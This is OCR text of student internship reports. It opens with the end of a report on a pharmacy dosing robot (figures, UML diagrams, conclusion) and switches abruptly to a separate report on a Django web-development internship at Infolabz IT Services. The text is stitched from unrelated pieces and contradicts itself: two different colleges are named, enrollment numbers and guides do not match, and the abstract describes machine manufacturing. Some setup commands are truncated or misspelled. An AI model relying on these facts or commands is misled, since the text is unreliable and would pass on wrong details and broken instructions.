

Figure 18: Debugger configurations 2



Figure 19: Debugger configuration 3

6. UML Diagrams

In UML, use-case diagrams model the behavior of a system and help to capture the requirements of the system. Use-case diagrams describe the high-level functions and scope of a system. These diagrams also identify the interactions between the system and its actors. The use cases and actors in use-case diagrams describe what the system does and how the actors use it, but not how the system operates internally.

Use-case diagrams illustrate and define the context and requirements of either an entire system or the important parts of the system. You can model a complex system with a single use-case diagram or create many use-case diagrams to model the components of the system. You would typically develop use-case diagrams in the early phases of a project and refer to them throughout the development process.



Figure 20: User Case Diagram

- **System Design Diagram**

  The system architecture diagram is a visual representation of the software architecture. It depicts the system architecture, including its context, components, relationships, and dependencies. The key to a good system architecture is to clearly communicate its requirements to your stakeholders and developers, and to have a well-defined system architecture from the beginning. A well-defined system architecture enables you to focus on the development of the software, and avoid long-term problems with integration and operational issues.



Figure 21: System Design Diagram

7. Conclusion

This project represents a significant advancement in pharmacy automation technology. By automating the process of dispensing and packaging medication, the system not only improves efficiency and accuracy but also ensures patient safety by reducing the risk of medication errors. Through this project, we have identified the functional requirements, hardware components, and software systems necessary for the successful implementation of the Dosepacker system.

It provided valuable hands-on experience and insight into the workings of a cutting-edge technology company in the field of pharmacy automation. During the internship, I had the opportunity to work on various aspects of the Dosepacker project, including the design, development, and manufacturing of the automatic, multi-dose dispensing robot.

8. References

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INTERNSHIP AT INFOLABZ IT SERVICES PVT LTD.

AN INTERNSHIP REPORT

Submitted by

Patel Prit Sanjaybhai

200390107041

Web development using Python django

BACHELOR OF ENGINEERING

In

Computer engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

Aug, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Infolabz IT Services Pvt Ltd.** has been carried out by **Patel Prit Sanjaybhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Information Technology, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign

Prof. Upashana Goswami

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Internship Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 20039010701041

Semester: 7th, Computer Engineering

Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Patel Prit Sanjaybhai .

In this internship tenure, we have covered the fundamentals of the Django framework along with an understanding of MVC architecture. We have also worked on JSON structures as well as different API(s) and API fetching in web pages using the Django framework.

We wish Patel Prit Sanjaybhai all the best for future endeavors.

Ms. Twinkle Shah

Internship Coordinator

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GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Infolabz IT Services Pvt Ltd.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Information Technology** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Arpita Modh** & **Chintan Nagrecha (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Patel Prit Sanjaybhai	_____

ACKNOWLEDGMENT

The successful completion of any project depends upon the co-operation of many individuals. Through this brief note I would like to acknowledge the help of individuals who have directly and indirectly contributed towards the completion of project.

First of all, I would like to express my deepest gratitude to the leading team of Infolabz IT Services Pvt Ltd. for providing me an opportunity to carry on my project in organization.

I also express my gratitude to **Mr. Chintan Nagrecha and Ms. Twinkle Shah** team member of Elsner Technology for their co-operation, valuable suggestion, guidance.

I also would like to thank, internship coordinator Department of IT for their support to get complete internship.

Abstract

This report contains the work done by the author during his internship at ***Infolabz IT Services Pvt Ltd***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

.

1.2 MISSION AND VISION OF THE COMPANY:

Our mission is to deliver best-in-class services with top-notch quality.

Our vision is to sustain the exponential growth of the IT industry.

Chapter 2. Overview of Django

2.1 Introduction to Django:

Django is an open-source web framework for building web applications using the Python programming language. It follows the Model-View-Controller (MVC) architectural pattern and emphasizes rapid development, clean code, and reusability.

Django provides a wide range of tools and features, including an Object-Relational Mapping (ORM) system for database interaction, a templating engine for rendering dynamic content, built-in user authentication, and a powerful admin interface for managing application data. It promotes the "Don't Repeat Yourself" (DRY) principle and encourages best practices for security and scalability. Django is widely used by developers to create a variety of web applications, from simple websites to complex web platforms.

2.1.1 Django Environment setup:

- Install Python.
- Install PyCharm community edition.
- Install SQLite database browser.

2.1.2 Django Project Creation:

Type the following commands or install dependencies in the terminal.

- pip install django
- django-admin startproject project name .
- python manage.py makemigrations
- python manage.py
- python manage.py runserver


.

Make Migrations & Migrate: In Django, **makemigrations** is a command used to create files that capture changes in your app's data structure. These changes are then applied to the database using the migrate command, ensuring your code and database remain in sync.

2.2 Superusers in Django:


In Django, a superuser is a user account with administrative privileges that can access and manage the admin interface. Superusers have the ability to add, edit, and delete records across the application's models through the Django admin panel. They play a crucial role in managing the backend of a Django-powered website or application.

When you write /admin after the user page address you will see a login or admin panel.
http://127.0.0.1:8000/admin/login/?next=/admin/




2.2.1 Creating Superuser:

To create superuser you have to type the command in the terminal
python maange.py createsuperuser
This will execute and give the following output



- Now for login you have to use the superuser name and password. You can create more than one superuser.



- After login you will see the following page.

2.2.2 Superuser permissions:

The superuser that you created have all the permissions. When there are more than one superuser you have to decide to give permissions to other users through the main admin or superuser.

If the permissions are not decided then it will result in the Insert, update or delete of the data. This can be done by using the inbuilt permission box given in django admin panel. You have to remove the superuser status box for the permissions to work, nor the user will have permissions along with the superuser permissions.

- After setting the permission when the user login again it will have the following permissions that are been given.
- Because the user was given the login and view other users' permission, it can be seen in the above-mentioned figure.

Chapter 3. Introduction to Database

3.1 Introduction to SQLite 3:

SQLite3 is the default database backend used by Django, a popular Python web framework. It provides an easy and efficient way to store and retrieve data for web applications. Django abstracts the database interactions, allowing developers to work with models and query data using Python code. While suitable for development and small-scale applications, it's recommended to switch to more robust databases like PostgreSQL or MySQL for larger and production-level projects due to their scalability and advanced features.

3.2 CRUD Operations in Django:

1. **Delete Operation**: Use Django admin's built-in interface to select and delete records. Registered models in the admin panel allow easy record deletion.

2. **Insert Operation**: In the admin panel, use the "Add" button to input data and create new records.

3. **Update Operation**: Modify records via the admin panel by selecting them, making changes, and saving the updates.

For the read operation you have to use the ORM (Object Relational Mapping) because using it you can call the objects directly.

3.2.1 Apps in Django:

In Django, apps are modular components that encapsulate specific functionalities or features of a web application. Each app focuses on a particular aspect of the project, such as user authentication, blog posts, comments, etc. Apps promote code organization, reusability, and maintainability. They consist of models, views, templates, and other supporting files needed for that specific feature. Apps can be reused across projects, fostering a modular and scalable approach to web development.

For creating the apps in the django you have to type the following command in the terminal.

- django-admin startapp appname
- The app contains model.py, admin.py, view.py etc. inbuilt files.

After that you have to register the app in the settings.py installed apps of the main project.

```
INSTALLED_APPS = [
    'django.contrib.admin',
    'myapp.apps.MyappConfig',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
]
```


3.3 Creating Database:

We create the database in the apps folder in the preinstalled files models.py and admin.py. The information for the same using e.g., is provided below.
For performing the crud operation in database, we will use model.py and admin.py file of app we create.

3.3.1 Models.py:

In Django, the models.py file is where you define the structure and behavior of your application's data. It contains Python classes, called models, that represent the various entities and their attributes in your database. These models define the data schema, relationships, and constraints. By creating models in models.py, you're essentially creating a blueprint for how your data will be stored, retrieved, and manipulated in the database.

The simple database created in models.py is shown in below figure.



3.3.2 Admins.py:

In Django, the admins.py file is used to configure and customize the admin interface for managing your application's data. You can register your models with the admin site, which allows you to easily perform CRUD operations on your data through a user-friendly web interface. By customizing admins.py, you control how your models are displayed, filtered, and edited in the admin panel, enhancing the management and manipulation of your application's data without needing to build custom views or templates.

The simple database register using admin.py is shown in below figure.

```python
from django.contrib import admin
from .models import product,category

# Register your models here.
1usage
class productdisplay(admin.ModelAdmin):
    list_display = ['name', 'price']

admin.site.register(product,productdisplay)

1usage
class categorydisplay(admin.ModelAdmin):
    list_display = ['name', 'description']

admin.site.register(category,categorydisplay)
```

- The database looks in the following way in the website and sqlite3 database.

id	name	price
Filter	Filter	Filter
1	Parker pen	20
2	Pencil	10
3	Pilot Pen	50

id	name	description
Filter	Filter	Filter
1	Pen	there are wide options for ball pen an...
2	Books	There are many inspiring and ...

3.4 Multiple Database:

Multiple databases refer to the practice of using and managing more than one separate database within a single software application or system. This can involve utilizing different database systems, instances, or schemas to store and manage various sets of data or to achieve specific performance, security, or scalability goals. It's commonly used in scenarios where an application needs to handle diverse types of data or distribute data storage across multiple resources.


3.4.1 Multiple Database in Django:


In Django, multiple databases refer to the capability of using and managing more than one distinct database within a single Django project. This feature allows you to define and interact with multiple database connections using the same codebase. Each database connection can use a different database engine, such as SQLite, PostgreSQL, MySQL, etc., and may serve different purposes within your application. This is useful for scenarios where you need to segregate data or use different databases for different parts of your application, such as separating user data from analytics data.

The multiple databases are created using the same format as done in the single database but more than one database is created. The above e.g., explains the below.

```python
from django.db import models

# Create your models here.
2 usages
class contactus(models.Model):
    name = models.CharField(max_length=30)
    email = models.CharField(max_length=50)
    phone = models.IntegerField()
    message = models.TextField()

2 usages
class userinfo(models.Model):
    name = models.CharField(max_length=30)
    email = models.EmailField()
    phone = models.CharField(max_length=11)
    linkedin = models.URLField()
    description = models.TextField()
    addedon = models.DateTimeField(auto_now_add=True)
```

```python
CITY_CHOICES = [
    ('1', 'Anand'),
